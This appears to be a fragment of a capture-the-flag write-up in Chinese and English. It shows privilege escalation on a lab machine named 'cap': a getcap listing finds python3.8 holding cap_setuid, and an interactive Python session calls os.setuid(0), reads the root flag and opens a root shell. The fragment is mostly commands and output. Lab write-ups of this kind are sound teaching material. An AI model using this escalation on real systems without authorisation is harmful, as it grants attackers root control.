


```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
```




```
nathan@cap:~$ ls -al /usr/bin/python3.8
-rwxr-xr-x 1 root root 5486384 Jan 27  2021 /usr/bin/python3.8
nathan@cap:~$
```

取得簡易root，並獲取旗標



```
nathan@cap:~$ python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid('0')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: uid should be integer, not str
>>> os.setuid(0)
>>> id
<built-in function id>
>>> whoami
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'whoami' is not defined
>>> os.system('whoami')
root
0
>>> ls
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'ls' is not defined
>>> os.system('cat /root/root.txt')
893621347e320c95ce66820db223e502
0
```

使用這段，可獲取完成root命令



```
>>> os.system('bash')
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~# whoami
root
root@cap:~# 
```